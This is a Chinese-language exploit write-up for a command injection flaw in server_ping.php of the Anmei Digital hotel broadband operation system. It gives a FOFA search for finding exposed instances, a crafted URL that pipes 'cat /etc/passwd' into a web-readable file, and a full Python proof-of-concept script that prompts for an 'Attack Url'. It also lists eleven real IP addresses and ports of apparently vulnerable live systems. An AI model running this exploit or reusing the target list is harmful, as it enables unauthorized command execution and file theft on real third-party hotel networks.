**安美数字酒店宽带运营系统存在命令执行漏洞**

## 漏洞描述

安美数字 酒店宽带运营系统 server\_ping.php 远程命令执行漏洞

漏洞描述

安美数字 酒店宽带运营系统 server\_ping.php 存在远程命令执行漏洞，漏洞文件中ip参数未过滤造成命令执行

漏洞影响

安美数字 酒店宽带运营系统

FOFA


"酒店宽带运营"

案例一：http://113.106.212.34:8088




构造url：

/manager/radius/server\_ping.php?ip=127.0.0.1|cat%20/etc/passwd>../../pq.txt&id=1



访问对应txt



漏洞poc：

import base64

import requests

import random

import re

import json

import sys

from requests.packages.urllib3.exceptions import InsecureRequestWarning

def POC\_1(target\_url):

vuln\_url = target\_url + "/manager/radius/server\_ping.php?ip=127.0.0.1|cat%20/etc/passwd>../../pq.txt&id=1"

headers = {

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36",

"Content-Type": "application/x-www-form-urlencoded",

}

try:

requests.packages.urllib3.disable\_warnings(InsecureRequestWarning)

response = requests.get(url=vuln\_url, headers=headers, verify=False, timeout=10)

print("\033[36m[o] 正在执行 cat /etc/passwd>../../pq.txt \033[0m".format(target\_url))

if "parent" in response.text and response.status\_code == 200:

vuln\_url = target\_url + "/pq.txt"

headers = {

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36",

"Content-Type": "application/x-www-form-urlencoded",

}

response = requests.get(url=vuln\_url, headers=headers, verify=False, timeout=10)

if "root:" in response.text:

print("\033[36m[o] 成功执行 cat /etc/passwd, 响应为:\n{} \033[0m".format(response.text))

else:

print("\033[31m[x] 请求失败:{} \033[0m")

else:

print("\033[31m[x] 请求失败 \033[0m")

except Exception as e:

print("\033[31m[x] 请求失败:{} \033[0m".format(e))

sys.exit(0)


#

if \_\_name\_\_ == '\_\_main\_\_':


target\_url = str(input("\033[35mPlease input Attack Url\nUrl >>> \033[0m"))

POC\_1(target\_url)


案例二：http://117.28.235.201:8008/




案例三：https://111.203.241.131:7080/




案例四：https://116.6.64.189:8088/




案例五：https://60.16.5.129:7443/




案例六：<https://220.172.105.162:7443/>




案例七：<https://59.46.187.130:8088/>




案例八：<https://60.247.105.2:8088/>



案例九：<https://58.249.124.4:7070/>



案例十：<https://183.252.51.151:8088/>



案例十一：https://222.128.198.2:8080/

